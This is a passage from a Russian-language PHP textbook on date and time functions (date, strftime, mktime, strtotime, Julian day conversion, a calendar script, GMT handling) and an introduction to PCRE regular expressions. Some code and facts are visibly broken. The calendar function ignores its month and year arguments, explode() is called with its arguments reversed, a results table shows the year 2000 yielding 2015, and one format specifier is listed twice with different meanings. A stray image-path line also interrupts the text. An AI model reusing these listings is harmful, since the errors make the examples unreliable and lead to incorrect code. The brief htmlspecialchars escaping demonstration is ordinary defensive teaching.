Те символы, которые не были распознаны как форматирующие, подставляются в результирующую строку "как есть". Впрочем, не советуем этим злоупотреблять, поскольку довольно мало английских слов не содержат ни одной из перечисленных выше букв.

Как видите, набор символов форматирования весьма и весьма богат. Приведем пример использования функции `date()` — листинг 19.2.

Листинг 19.2. Вывод дат. Файл date.php

```
<?php ## Вывод дат
  echo date("l dS of F Y h:i:s A<br />");
  echo date("Сегодня d.m.Y<br />");
  echo date("Этот файл датирован d.m.Y<br />", filectime(__FILE__));
?>
```

string strftime(string $*format* [,int $*timestamp*])

Еще одна функция, предназначенная для получения текстового представления даты по значению `$timestamp` (если этот параметр опущен, то в качестве него берется текущее время). В отличие от `date()`, названия месяцев и дней недели, которые она формирует, существенно зависят от текущей выбранной *локали*.

Строка `$format`, передаваемая этой функции, может содержать текст и спецификаторы форматирования. Однако, в отличие от функции `date()`, последние задаются в виде `%X`, где `X` — одна из букв английского алфавита. Вот некоторые наиболее популярные спецификаторы форматирования:

- `%Y` — год (например, 2016);
- `%y` — краткое представление года (например, 16);
- `%m` — номер месяца (от 01 до 12);
- `%d` — число (в диапазоне от 01 до 31);
- `%H` — часы (от 00 до 23);
- `%M` — минуты (от 00 до 59);
- `%S` — секунды (от 00 до 59);
- `%B` — полное название месяца в соответствии с текущей локалью (например, "Март");

- `%b` — сокращенное название месяца (например, "мар");
- `%A` — полное название дня недели (например, "понедельник");
- `%d` — сокращенное название дня недели (например, "Пн");
- `%c` — некоторое текстовое представление даты, определяемое текущей локалью (например, 19.02.2016 13:24:18).

> ***Примечание***
>
> Полный список спецификаторов форматирования можно найти в описании функции `strftime()` из документации PHP.

Если вы давно собираетесь написать детективный роман, но все никак не можете придумать, с чего же начать, попробуйте запустить сценарий из листинга 19.3. Он печатает два предложения, которые вполне могут вам подойти.

Листинг 19.3. Использование `strftime()`. Файл strftime.php

```
<?php ## Использование strftime()
  // Активизируем текущую локаль (иначе дата будет на английском)
  setlocale(LC_ALL, 'ru_RU.UTF-8');
  // Выводим 2 предложения
  echo strftime("%B %Y года, %d число. Был %A, часы показывали %H:%M.");
?>
```

Построение timestamp

```
int mktime(
  [int $hour]
  [, int $minute]
  [, int $second]
  [, int $month]
  [, int $day]
  [, int $year]
  [, int $is_dst = -1])
```

До сих пор мы рассматривали функции, которые преобразуют формат timestamp в представление, удобное для человека. Существует функция, которая проводит обратное преобразование — `mktime()`. Как мы видим, все ее параметры необязательны, но пропускать их можно, конечно же, только справа налево. Если какие-то параметры не заданы, на их место подставляются значения, соответствующие текущей дате. Последний параметр `$is_dst` устанавливается в 1 для летнего времени и в 0 для зимнего, для Российской Федерации этот параметр более не актуален. Функция возвращает значение в формате timestamp, соответствующее указанной дате.

Правильность даты, переданной в параметрах, не проверяется. В случае некорректной даты ничего особенного не происходит — функция "делает вид", что это ее не касается, и формирует соответствующий формат timestamp. Для иллюстрации рассмотрим три вызова (два из них — с ошибочной датой), которые тем не менее возвращают один и тот же результат:

```
echo date("M-d-Y", mktime(0,0,0,1,1,2005));   // правильная дата
echo date("M-d-Y", mktime(0,0,0,12,32,2004)); // неправильная дата
echo date("M-d-Y", mktime(0,0,0,13,1,2004));  // неправильная дата
```

Легко убедиться, что выводятся три одинаковые даты.

int strtotime(string $*time* [,int $*timestamp*])

При вызове `mktime()` легко перепутать порядок следования параметров и, таким образом, получить неверный результат. Функция `strtotime()` лишена этого недостатка. Она принимает строковое представление даты *в свободном формате* и возвращает соответствующий формат timestamp.

Насколько же свободен этот "свободный" формат? Ведь ясно, что всех текстовых представлений учесть нельзя. Ответ на данный вопрос дает страница руководства UNIX под названием "Date input formats", которая легко находится в любой поисковой системе по ее названию — например,

http://www.google.com.ru/search?q=Date+input+formats.

В листинге 19.4 приведен сценарий, проверяющий, как функция `strtotime()` воспринимает строковые представления некоторых дат. Результат выводится в виде таблицы, в которой отображается timestamp, а также заново построенное по этому timestamp-формату строковое представление даты.

Листинг 19.4. Использование функции `strtotime()`. Файл strtotime.php

```
<?php ## Использование функции strtotime()
  $check = [
      "now",
      "10 September 2015",
      "+1 day",
      "+1 week",
      "+1 week 2 days 4 hours 2 seconds",
      "next Thursday",
      "last Monday",
    ];
?>
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Использование функции strtotime()</title>
  <meta charset='utf-8'>
</head>
<body>
  <table width="100%">
    <tr align="left">
      <th>Входная строка</th>
      <th>Timestamp</th>
      <th>Получившаяся дата</th>
      <th>Сегодня</th>
    </tr>
```

```
    <?php foreach ($check as $str) {?>
      <tr>
        <td><?=$str?></td>
        <td><?=$stamp = strtotime($str)?></td>
        <td><?=date("Y-m-d H:i:s", $stamp)?></td>
        <td><?=date("Y-m-d H:i:s", time())?></td>
      </tr>
    <?php } ?>
  </table>
</body>
</html>
```

В табл. 19.1 приведены примеры результатов работы этого сценария.

Таблица 19.1. *Результаты вызова* `strtotime()` *для некоторых дат*

Входная строка	Timestamp	Получившаяся дата	Сегодня
now	1446405977	2015-11-01 19:26:17	2015-11-01 19:26:17
10 September 2000	1441843200	2015-09-10 00:00:00	2015-11-01 19:26:17
+1 day	1446492377	2015-11-02 19:26:17	2015-11-01 19:26:17
+1 week	1447010777	2015-11-08 19:26:17	2015-11-01 19:26:17
+1 week 2 days 4 hours 2 seconds	1447197979	2015-11-10 23:26:19	2015-11-01 19:26:17
next Thursday	1446681600	2015-11-05 00:00:00	2015-11-01 19:26:17
last Monday	1445817600	2015-10-26 00:00:00	2015-11-01 19:26:17

Разбор timestamp

`array getdate(int $`*`timestamp`*`)`

Возвращает ассоциативный массив, содержащий данные об указанном времени. В массив будут помещены следующие ключи и значения:

- `seconds` — секунды;
- `minutes` — минуты;
- `hours` — часы;
- `mday` — число;
- `wday` — день недели (0 означает воскресенье, 1 — понедельник, и т. д.);

- `mon` — номер месяца;
- `year` — год;
- `yday` — номер дня с начала года;
- `weekday` — полное название дня недели, например, `Friday`;
- `month` — полное название месяца, например, `January`.

В общем-то, всю эту информацию можно получить и с помощью функции `date()`, но тут разработчики PHP предоставляют нам альтернативный способ.

Григорианский календарь

Григорианский календарь — это как раз тот самый календарь, который мы постоянно используем в своей жизни. В России он был введен Петром I в 1700 году.

Описываемые далее три функции представляют большой интерес, если вам понадобится автоматически формировать календари в сценариях. Все они имеют дело с так называемым форматом Julian Day Count (JDC). Что это такое?

Каждой дате соответствует свой JDC. Ведь, фактически, JDC — это всего лишь количество дней, прошедших с определенной даты (с 4714 года до н. э.).

Зачем это нужно? Например, нам заданы две даты в формате `дд.мм.гггг`. Нужно вычислить количество дней между этими датами. Поставленная задача как раз легко решается через перевод обеих дат в JDC и определение разности получившихся величин.

> ***Внимание!***
>
> Вы могли бы подумать, что для этих целей можно использовать и функцию `mktime()` — сформировать timestamp, а затем работать с ним. К сожалению, это не так. Вспомните, что timestamp содержит время в секундах, начиная с 1 января 1970 года. Получить данные за более ранние периоды времени (или, наоборот, за 3000-й год) нельзя.

`int GregorianToJD(int $month, int $day, int $year)`

Преобразует дату в формат JDC. Допустимые значения года для григорианского календаря — от 4714 года до н. э. до 9999 года н. э.

`string JDToGregorian(int $julianday)`

Преобразует дату в формате JDC в строку, выглядящую как `месяц/число/год`. Наверняка затем вы захотите разбить эту строку на составляющие, чтобы работать с ними по отдельности. Для этого воспользуйтесь функцией `explode()`:

```
$jd = GregorianToJD(10, 11, 1970);
echo "$jd<br />";
$gregorian = JDToGregorian($jd);
echo "$gregorian<br />";
$list = explode($gregorian, "/");
```

`mixed JDDayOfWeek(int $julianday, int $mode = 0)`

Последняя функция этой серии — `JDDayOfWeek()` — возвращает день недели, на который приходится указанная JDC-дата. Параметр `$mode` задает, в каком виде должен быть возвращен результат:

- `0` — номер дня недели (0 — воскресенье, 1 — понедельник, и т. д.);
- `1` — английское название дня недели;
- `2` — сокращение английского названия дня недели.

> ***Примечание***
>
> В PHP существует еще множество функций для работы с другими календарями — в том числе с республиканским, юлианским и т. д. Если в обозримом будущем вы не собираетесь изобретать машину времени, вряд ли они вам когда-нибудь пригодятся.

Проверка даты

```
int checkdate(int $month, int $day, int $year)
```

Эта функция проверяет, существует ли дата григорианского календаря, переданная ей в параметрах: вначале идет месяц, затем — день, и, наконец, — год.

Конкретнее, `checkdate()` проверяет следующее:

- год должен быть между 1900 и 32 767 включительно;
- месяц обязан принадлежать диапазону от 1 до 12;
- число должно быть допустимым для указанного месяца и года (если год високосный).

Функция очень полезна, например, при автоматическом формировании HTML-календарика для указанного месяца и года. В самом деле, мы можем определить, какие числа в месяце "не существуют", и для них вместо номера проставить пустое место.

Календарик

Ну, мы уже столько говорили про формирование календаря, что пора бы и привести код, который это делает.

В листинге 19.5 представлен скрипт, использующий многие функции из тех, что были описаны выше. Он выводит в браузер календарь на текущий месяц. Программа разделена на две логические части:

- функция формирования календаря за указанный месяц указанного года. Не делает никаких предположений о том, как календарь будет прорисовываться в браузере. Функция всего лишь вычисляет соответствие дней недели числам и возвращает результат в виде двумерного массива (таблицы);
- шаблон вывода календаря. Используются HTML-таблицы, а также двумерный массив, ранее созданный функцией.

> ***Примечание***
>
> Мы рекомендуем вам применять подобное логическое разделение кода и оформления программы во всех сценариях, потому что оно очень удобно. Кроме того, код, написанный таким способом, легко может быть использован повторно (в других скриптах).

Листинг 19.5. Календарь на текущий месяц. Файл calendar.php

```
<?php ## Календарь на текущий месяц

  // Функция формирует двумерный массив, представляющий собой
  // календарь на указанный месяц и год. Массив состоит из строк,
  // соответствующих неделям. Каждая строка - массив из семи
  // элементов, которые равны числам (или пустой строке, если
  // данная клетка календаря пуста).
  function makeCal($year, $month) {
    // Получаем номер дня недели для 1 числа месяца.
    $wday = date('N');
    // Начинаем с этого числа в месяце (если меньше нуля
    // или больше длины месяца, тогда в календаре будет пропуск).
    $n = - ($wday - 2);
    $cal = [];
    // Цикл по строкам.
    for ($y = 0; $y < 6; $y++) {
      // Будущая строка. Вначале пуста.
      $row = [];
      $notEmpty = false;
      // Цикл внутри строки по дням недели.
      for ($x = 0; $x < 7; $x++, $n++) {
        // Текущее число > 0 и < длины месяца?
        if (checkdate($month, $n, $year)) {
          // Да. Заполняем клетку.
          $row[] = $n;
          $notEmpty = true;
        } else {
          // Нет. Клетка пуста.
          $row[] = "";
        }
      }
      // Если в данной строке нет ни одного непустого элемента,
      // значит, месяц кончился.
      if (!$notEmpty) break;
      // Добавляем строку в массив.
      $cal[] = $row;
    }
    return $cal;
  }

  // Формируем календарь на текущий месяц.
  $now = getdate();
  $cal = makeCal($now['year'], $now['mon'] - 1);
?>
<!DOCTYPE html>
<html lang="ru">
```

```
<head>
  <title>Использование функции strtotime()</title>
  <meta charset='utf-8'>
</head>
<body>
  <table border='1'>
    <tr>
      <td>Пн</td>
      <td>Вт</td>
      <td>Ср</td>
      <td>Чт</td>
      <td>Пт</td>
      <td>Сб</td>
      <td style="color:red">Вс</td>
    </tr>
    <!-- цикл по строкам -->
    <?php foreach ($cal as $row) {?>
      <tr>
        <!-- цикл по столбам -->
        <?php foreach ($row as $i => $v) {?>
          <!-- воскресенье - "красный" день -->
          <td style="<?= $i == 6 ? 'color:red' : '' ?>">
            <?= $v ? $v : " " ?>
          </td>
        <?php } ?>
      </tr>
    <?php } ?>
  </table>
</body>
</html>
```

Дата и время по Гринвичу

До сих пор мы рассматривали так называемое *локальное время* — его показывают часы в том часовом поясе, где работает сервер.

Представим, что вы находитесь, например, во Владивостоке, а ваш хостинг-провайдер — в Москве. Вы заметите, что выдаваемое функциями `time()` и `date()` время отличается от времени Владивостока на несколько часов. Это происходит потому, что скрипт ориентируется на текущее время сервера, а не на местное время пользователя, запустившего сценарий из браузера.

Время по GMT

Для того чтобы не путаться в часовых поясах, придумали специальный формат времени — гринвичский (Greenwich Mean Time, GMT; еще одна аббревиатура, обозначающая то же самое — UTC). Время по Гринвичу — это то время, которое в настоящий момент показывают часы в г. Гринвич (это в Англии). Там же проходит знаменитый "нулевой меридиан".

Для обозначения времени в других часовых поясах принята запись `GMT +ЧЧ00` или `GMT +ЧЧ:00`, где `ЧЧ` — разница времени в часах. Например, обозначение Москвы — `GMT +0300`. Это означает, что время в Москве на 3 часа отличается от времени нулевого меридиана (в большую сторону).

Выше мы рассматривали функции, "ничего не знающие" о текущем часовом поясе. Эти функции всегда работают так, будто бы мы находимся в г. Гринвич, и не делают поправки на разность времени.

В PHP существует ряд функций, которые принимают в параметрах *локальное время* и возвращают различным образом оформленные даты, которые в текущий момент актуальны на нулевом меридиане. Это, например, функция `gmdate()`, предназначенная для получения строкового представления даты по GMT, или функция `gmmktime()`, создающая timestamp-формат по указанной ей локальной дате.

Хранение абсолютного времени

К сожалению, все эти функции на практике оказываются неудобными. Чтобы это проиллюстрировать, давайте рассмотрим пример из реальной жизни. Предположим, мы пишем форум-сервер, где любой пользователь может оставить свое сообщение. При этом в базе данных сохраняется текущее время и введенный текст. Так как пользователи заходят на сервер из разных стран, в базе нужно хранить timestamp-формат по GMT-формату, а не локальный timestamp. При выводе же даты в браузер пользователя следует учитывать его часовой пояс и проводить соответствующую корректировку времени.

Пусть, например, сервер расположен в Москве. Скрипт для добавления сообщения был запущен кем-то в 4 часа ночи. Так как Москва — это `GMT +03:00`, в базе данных сохранится отметка: текст добавлен в 01 час ночи по Гринвичу.

> ***Замечание***
>
> Обратите внимание на удобство хранения времени по GMT в базе данных: теперь, если скрипт "переедет" на другой сервер в другой стране, базу данных не придется менять. Этим абсолютное время похоже на абсолютные координаты в математике: оно не зависит от "системы отсчета".

Через некоторое время на форум-сервер заглянул пользователь из Токио (`GMT +09:00`). Скрипт вывода сообщения определяет его временное смещение, извлекает из базы данных время по GMT (а это 1 час ночи, напоминаем) и добавляет 9 часов разницы. Получается 10 часов утра. Эта дата и выводится в браузер.

Рассмотрим, какие действия нам нужно совершить для реализации этого алгоритма:

1. Получение текущего timestamp-формата по GMT. Именно этот timestamp в настоящий момент "показывают часы" в Гринвиче. Мы будем сохранять это время в базе данных.
2. Получение текстового представления даты, если известны GMT-timestamp и целевая часовая зона (которая, конечно, отлична от GMT). Оно будет распечатано в браузере пользователя.

К сожалению, ни одна стандартная функция PHP не может справиться одновременно с обеими задачами! Действительно, функции `gmtime()` (по аналогии с `time()`) не суще-

ствует. Функция `gmdate()`, хоть и имеет префикс `gm`, выполняет обратную операцию: возвращает текстовое представление даты по GMT, зная локальное время (а там нужно — наоборот).

Перевод времени

Будем решать проблемы по мере их поступления. Для начала посмотрим, как же можно получить время по GMT, зная только локальный timestamp. Напишем для этого функцию `local2gm()`, приведенную в листинге 19.6.

Листинг 19.6. Работа со временем по GMT. Файл gm.php

```
<?php ## Работа со временем по GMT
  // Вычисляет timestamp в Гринвиче, который соответствует
  // локальному timestamp-формату
  function local2gm($localStamp = false) {
    if ($localStamp === false) $localStamp = time();
    // Получаем смещение часовой зоны в секундах
    $tzOffset = date("Z", $localStamp);
    // Вычитаем разницу - получаем время по GMT
    return $localStamp - $tzOffset;
  }

  // Вычисляет локальный timestamp в Гринвиче, который
  // соответствует timestamp-формату по GMT. Можно указать
  // смещение локальной зоны относительно GMT (в часах),
  // тогда будет осуществлен перевод в эту зону
  // (а не в текущую локальную).
  function gm2local($gmStamp = false, $tzOffset = false) {
    if ($gmStamp === false) return time();
    // Получаем смещение часовой зоны в секундах
    if ($tzOffset === false)
      $tzOffset = date("Z", $gmStamp);
    else
      $tzOffset *= 60 * 60;
    // Вычитаем разницу - получаем время по GMT
    return $gmStamp + $tzOffset;
  }
?>
```

Листинг 19.6 содержит также функцию `gm2local()`, решающую вторую часть задачи. Она получает на вход timestamp-значение по Гринвичу и вычисляет, чему будет равен этот timestamp в указанном часовом поясе (по умолчанию — в текущем).

Обратите внимание, что обе функции используют спецификатор `"Z"` функции `date()`, который мы еще не рассматривали. Он возвращает смещение (в секундах) текущей часовой зоны относительно Гринвича. Это чуть ли не единственный способ в PHP для получения данного смещения.

Окончательное решение задачи

При помощи двух приведенных выше функций легко решить поставленную задачу.

1. При добавлении записи в базу данных вычисляем время, вызвав функцию `local2gm(time())`.
2. Для отображения времени из базы данных в браузер пользователя вызываем следующую команду:

   ```
   echo date($format, gm2local($stampGMT, $tz))
   ```

   Здесь предполагается, что переменные хранят следующие значения:

   - `$format` — строка форматирования даты (например, `"Y-m-d H:i"`);
   - `$stampGMT` — формат timestamp по Гринвичу, полученный из базы данных;
   - `$tz` — часовая зона пользователя (смещение в часах относительно нулевого меридиана).

   Примечание

   Можно ли автоматически определить часовой пояс пользователя, который запустил скрипт из браузера? К сожалению, нет: в протоколе HTTP не существует заголовков запроса, предназначенных для передачи этой информации. Остается единственный метод — запросить зону у пользователя *явно* (например, при регистрации в форуме) и сохранить ее где-нибудь для дальнейшего использования (можно в cookies).

Мы используем функцию `date()`, передавая ей локальное время, т. к. уверены: она не делает никаких поправок на разницу часовых поясов, а просто выводит данные в том виде, в котором они ей передаются. Заметьте, что задача работы с локальным и "абсолютным" временем возложена на плечи всего двух функций — `local2gm()` и `gm2local()`. Таким образом, мы локализовали всю специфику в одном месте, улучшив ясность и читабельность скрипта.


Замечание

В *части IV* книги, посвященной объектно-ориентированному программированию, мы рассмотрим более удобные средства для манипуляции датами и часовыми поясами.

Резюме

В данной главе мы рассмотрели большинство функций, предназначенных для манипулирования датой и временем в скриптах на PHP. Эта тема является очень важной, поскольку большинство сценариев сохраняют данные в том или ином виде, а уж тут не обходится без записи даты сохранения (с последующим выводом ее в браузер в удобном для человека представлении). Мы также узнали, что такое григорианский календарь и научились строить "календарики" за указанный месяц. Интернет — это Всемирная сеть, поэтому в финальной части главы рассматриваются важные вопросы по работе с абсолютным (гринвичским) временем. Также обсуждается методика написания скриптов, дружественных по отношению к пользователям из различных часовых поясов.

ГЛАВА 20



Основы регулярных выражений

Листинги данной главы
можно найти в подкаталоге date.

Часто *регулярные выражения* оказываются настоящим камнем преткновения для программистов, сталкивающихся с ними впервые. Это происходит потому, что их синтаксис, изобилующий разного рода спецсимволами, немного сложен для запоминания.

> ***Примечание***
>
> Целью настоящей главы изначально являлось доказательство, что не так все сложно, как может показаться с первого взгляда. Но после того как ее объем достиг 40 страниц, авторы начали сами сомневаться в своих убеждениях.

Тем не менее, регулярные выражения — это один из самых употребляемых инструментов в Web-программировании, и незнание их основ может сильно усложнить дальнейшее творчество в Web.

Начнем с примеров

Что же такое регулярное выражение? И чем именно оно "регулярно"? Проще всего разбираться с этим на примерах. Так мы и поступим, если вы не против. Ведь вы не против?..

Пример первый

Пусть программа обрабатывает какой-то входной файл с именем и расширением, и необходимо сгенерировать выходной файл, имеющий то же имя, но *другое* расширение. Например, файл file.in ваша программа должна обработать и записать результат в file.out. Проблема заключается в том, чтобы отрезать у имени входного файла все после точки и "приклеить" на это место out.

Проблема довольно тривиальна, и даже на PHP ее можно решить всего несколькими командами. Например, так:

```
$p = strrpos($inFile, '.');
if ($p) $outFile = substr($inFile, 0, $p);
```

```
else $outFile = $inFile;
$outFile .= ".out";
```

На самом деле, выглядит довольно неуклюже, особенно из-за того, что приходится обрабатывать случаи, когда входной файл не имеет расширения, а значит, в нем нет точки. И эта "навороченность" имеет место, несмотря на то, что само действие можно описать всего одним предложением. А именно: *"Замени в строке `$inFile` все, что после последней точки (и ее саму), или, в крайнем случае, „конец строки“ на строку .out, и присвой результат переменной `$outFile`".*

Пример второй

Давайте теперь рассмотрим другой пример. Нам нужно разбить полное имя файла на две составляющие: имя каталога, в котором расположен файл, и само имя файла. Как мы знаем, для этого в PHP встроены функции `basename()` и `dirname()`, рассмотренные выше. Но предположим для тренировки, что их нет. Вот как мы реализуем требуемые действия:

```
$slash1 = strrpos($fullPath, '/');
$slash2 = strrpos($fullPath, '\\');
$slash = max($slash1, $slash2);
$dirName = substr($fullPath, 0, $slash);
$filename = substr($fullPath, $slash + 1, 10000);
```

Здесь мы воспользовались тем фактом, что функция `strrpos()` возвращает значение `false`, которое интерпретируется как 0, если искомый символ не найден. Обратите внимание на то, что пришлось два раза вызывать `strrpos()`, потому что мы не знаем, какой слеш будет получен от пользователя — прямой или обратный. Видите — код все увеличивается. И уменьшить его почти невозможно.

> ***Замечание***
>
> На самом деле, эта проблема выглядит немного надуманной. Куда как проще и, главное, надежнее было бы сначала заменить в строке все обратные слеши прямыми, а потом искать только прямые. Однако в данном случае такой прием несколько отдалил бы нас от техники регулярных выражений, которой и посвящена глава.

Опять же, сформулируем словами то, что нам нужно: "Часть слова после последнего прямого или обратного слеша или, в крайнем случае, после начала строки присвой переменной *`$fileName`*, а „начало строки“ — переменной *`$dirName`*". Формулировку "часть слова после последнего слеша" можно заменить несколько другой: "Часть слова, перед которой стоит слеш, но в нем самом слеша нет".

Пример третий

При написании комментариев, форумов и других сценариев, где некоторый текст принимается от пользователя и затем отображается на странице, обычно применяют один трюк. Для того чтобы не дать злоумышленнику испортить внешний вид страницы, производят *экранирование тегов* — все спецсимволы в принятом тексте заменяются на их HTML-эквиваленты: например, < заменяется на `<`, > — на `>` и т. д. В PHP для этого существует специальная функция — `htmlspecialchars()`, пример использования которой представлен в листинге 20.1.

Листинг 20.1. Прием текста от пользователя. Файл hsc.php

```
<?php ## Модель скрипта, принимающего текст от пользователя
  if (@$_REQUEST['text'])
    echo htmlspecialchars($_REQUEST['text'])."<hr />";
?>
<form action="<?=$_SERVER['SCRIPT_NAME']?>" method="POST">
<textarea name="text" cols="60" rows="10">
<?=@htmlspecialchars($_REQUEST['text'])?>
</textarea><br />
<input type="submit">
</form>
```

Теперь, если злоумышленник наберет в текстовом поле, например, `<iframe>`, он уже не может испортить внешний вид страницы: ведь текст превратится в `&lt;iframe&gt;` и будет выведен в том же виде, что был введен.

> ***Примечание***
>
> Попробуйте ради эксперимента убрать в листинге 20.1 вызов `htmlspecialchars()`, затем введите в текстовое поле `<iframe>` и посмотрите, что получится.

Пусть мы хотим разрешить пользователю оформлять некоторые участки кода жирным шрифтом с помощью "тегов" `[b]...[/b]`. (Такой прием применяется, например, в известном форуме phpBB.) Команда на русском языке могла бы выглядеть так: *"Обрами текст, расположенный между `[b]` и `[/b]`, тегами `<b>` и `</b>`"*.

> ***Замечание***
>
> Обратите внимание на то, что нельзя просто поочередно `[b]` заменить на `<b>`, а `[/b]` — на `</b>`. Иначе злоумышленник сможет написать в конце текста один-единственный `[b]` и сделать, таким образом, весь текст страницы, идущий дальше, жирным.

Пример четвертый

При написании этой книги каждая глава помещалась в отдельный DOC-файл Microsoft Word. Однако в процессе работы главы могут добавляться и удаляться, чтобы не путаться в нумерации, имена файлов имели следующую структуру:

or-НомерЧасти-НомерГлавы__Идентификатор.doc

Например, файл главы, которую вы читаете, имел имя or-04-20__preg.doc. Для того чтобы сослаться из одной главы на другую, авторы применяли не номера глав, а их *идентификаторы*, которые затем заменялись автоматически соответствующими числами при помощи макросов Word. Это помогало менять главы местами и дописывать новые, не заботясь о соблюдении нумерации.

При составлении макроса встала задача: необходимо "разобрать" имя файла и выделить из него номер части, номер главы и идентификатор. Представим, что та же самая задача стоит и перед программистом на PHP. В этом случае он должен дать примерно такую команду интерпретатору: *"Найди первый дефис и рассмотри все цифры после него как номер части. Найди следующий дефис, цифры после него соответствуют номеру гла-*

вы. Наконец, пропусти все подчерки и выдели весь оставшийся текст до точки как идентификатор главы".

What is the PCRE?

Если вы не разбираетесь в регулярных выражениях, то можете подсознательно делить всех программистов на две группы: "посвященных" (знакомых с регулярными выражениями) и "остальную часть системы" (не разбирающихся в них). К счастью, переход из одной группы в другую вполне возможен, однако совершить его должны вы сами.

Скорее всего, вы уже поняли, что основной акцент в примерах предыдущего раздела мы старались делать не на алгоритмах, а на "словесных утверждениях", или "командах". Они состояли из довольно несложных, но комплексных частей, относящихся не к одному символу (как это произошло бы, организуй мы цикл по строке), а сразу к нескольким "похожим"...

Однако вернемся к названию этой главы. Так что же такое *регулярные выражения*? Оказывается, наши словесные утверждения (но не инструкции замены, а только правила поиска), записанные на особом языке, — это и есть регулярные выражения.

Терминология

Ну вот, к этому моменту должно быть уже интуитивно понятно, для чего же нужны регулярные выражения. Настало время посмотреть, как же их перевести на язык, понятный PHP.

Давайте немного поговорим о терминологии. Вернемся к нашим примерам, только назовем теперь "словесное утверждение" регулярным выражением, или просто *выражением*.

> ***Замечание***
>
> В литературе иногда для этого же употребляется термин "шаблон".

Итак, мы имеем выражение и строку. Операцию проверки, удовлетворяет ли строка этому выражению (или выражение — строке, как хотите), условимся называть *сопоставлением* строки и выражения. Если какая-то часть строки успешно сопоставилась с выражением, мы назовем это *совпадением*. Например, совпадением от сопоставления выражения *"группа букв, окруженная пробелами"* к строке `"ab cde fgh"` будет строка `"cde"` (ведь только она удовлетворяет нашему выражению). Возможно, дальше мы с этим совпадением захотим что-то проделать — например, *заменить* его какой-то строкой или, скажем, заключить в кавычки. Это типичный пример *сопоставления с заменой*. Все подобные возможности реализуются в PHP в виде функций, которые мы сейчас и рассмотрим.

> ***Замечание***
>
> Существует несколько диалектов регулярных выражений. Наиболее распространенные — это язык PCRE (Perl Compatible Regular Expression, регулярное выражение языка Perl), а также выражения POSIX (Portable Operating System Interface, переносимый интерфейс операционной системы), их еще иногда называют RegEx или RegExp. Начиная с версии PHP 5.3, регулярные выражения POSIX объявлены устаревшими, в связи с чем в главе рассматриваются только PCRE-выражения.

Использование регулярных выражений в PHP

Вернемся на минуту опять к практике. Любое регулярное выражение в PHP — это просто строка, его содержащая, поэтому функции, работающие с регулярными выражениями, принимают их в параметрах в виде обычных строк.

Сопоставление

```
bool preg_match(
  string $pattern,
  string $subject
  [, array &$matches])
```

Функция пытается сопоставить выражение `$pattern` строке `$subject` и в случае удачи возвращает `1`, иначе — `0`. Если совпадение было найдено, то в список `$matches` (конечно, если он задан) записываются отдельные участки совпадения (вспомните четвертый пример: там мы выделяли номера части и главы, а также идентификатор). Более подробно синтаксис функции освещается в *разд. "Функции PHP" далее в этой главе*.

> ***Примечание***
>
> Как выделять эти участки на языке PCRE, мы рассмотрим немного позже. Пока скажем только, что в `$matches[0]` всегда будет возвращаться подстрока совпадения целиком.

Хотя мы пока и не сказали ни слова о синтаксисе языка PCRE, приведем несколько простейших примеров использования функции `preg_match()` в листинге 20.2.

Листинг 20.2. Файл ex01.php

```
<?php ## Пример первый
  // Проверить, что в строке есть число (одна цифра или более)
  preg_match('/(\d+)/s', "article_123.html", $matches);
  // Совпадение (подвыражение в скобках) окажется в $matches[1]
  echo $matches[1]; // выводит 123
?>
```

> ***Примечание***
>
> Обратите внимание, что регулярное выражение начинается и заканчивается слешами (`/`). Это обязательное требование языка PCRE, чуть позже мы о нем еще поговорим.

Вот еще один пример (листинг 20.3).

Листинг 20.3. Файл ex02.php

```
<?php ## Пример второй
  // Найти в тексте адрес E-mail. \S означает "не пробел", а [a-z0-9.]+ -
  // "любое число букв, цифр или точек". Модификатор 'i' после '/'
  // заставляет PHP не учитывать регистр букв при поиске совпадений.
  // Модификатор 's', стоящий рядом с 'i', говорит, что мы работаем
  // в "однострочном режиме" (см. ниже в этой главе).
  preg_match('/(\S+)@([a-z0-9.]+)/is', "Привет от somebody@mail.ru!", $m);
```

```
  // Имя хоста будет в $m[2], а имя ящика (до @) - в $m[1].
  echo "В тексте найдено: ящик - $m[1], хост - $m[2]";
?>
```

> ***Внимание!***
>
> В отличие от функции замены, по умолчанию функция сопоставления работает в *многострочном режиме* — так, будто бы явно указан модификатор `/m`! Например, вызов `preg_match('/a.*b/', "a\nb")` вернет `0`, как будто бы совпадение не обнаружено — в *многострочном режиме* "точка" совпадает со всеми символами, *кроме* символа новой строки. Чтобы добиться нужной функциональности, необходимо указать модификатор "однострочности" явно — `'/a.*b/s'` (мы так и делаем здесь и далее). О модификаторах мы поговорим позже, пока же просто держите в уме эту особенность функции.

Сопоставление с заменой

Если нам нужно не определять, удовлетворяет ли строка выражению, а *заменять* в ней все удовлетворяющие ему подстроки чем-то еще, необходимо воспользоваться следующей функцией.

```
string preg_replace(
  mixed $pattern,
  mixed $replacement,
  string $subject)
```

Эта функция занимается тем, что ищет в строке `$subject` все подстроки, совпадающие с выражением `$pattern`, и заменяет их на `$replacement`. В строке `$subject` могут содержаться некоторые управляющие символы, позволяющие обеспечить дополнительные возможности при замене. Их мы рассмотрим позже, а сейчас скажем только, что сочетание `$0` будет заменено найденным совпадением целиком. Более подробно синтаксис функции освещается в *разд. "Функции PHP" далее в этой главе*.

В листинге 20.3 мы приводили пример поиска e-mail в тексте. Теперь давайте посмотрим, что можно сделать с помощью того же регулярного выражения, но только в контексте замены. Попробуйте запустить скрипт из листинга 20.4.

Листинг 20.4. Преобразования e-mail в HTML-ссылку. Файл ex03.php

```
<?php ## Преобразования e-mail в HTML-ссылку
  $text = "Привет от somebody@mail.ru, а также от other@mail.ru!";
  $html = preg_replace(
    '/(\S+)@([a-z0-9.]+)/is',     // найти все E-mail
    '<a href="mailto:$0">$0</a>', // заменить их по шаблону
    $text                         // искать в $text
  );
  echo $html;
?>
```

Вы увидите, что на HTML-странице, сгенерированной сценарием, адреса e-mail станут активными ссылками — они будут обрамлены тегами `<a>...</a>`.

Внимание!

В отличие от функции сопоставления, замена по умолчанию работает в однострочном режиме — как будто бы указан модификатор `/s`! Данная особенность может породить трудно-обнаруживаемые ошибки для переменных, которые содержат символы перевода строки.

Язык PCRE

Перейдем теперь непосредственно к языку PCRE. Вот что он нам предлагает. Каждое выражение состоит из одной или нескольких управляющих команд. Некоторые из них можно *группировать* (как мы группируем инструкции в программе при помощи фигурных скобок), и тогда они считаются за одну команду. Все управляющие команды разбиваются на три класса:

- *простые символы*, а также управляющие символы, играющие роль их "заменителей" — их еще называют литералами;
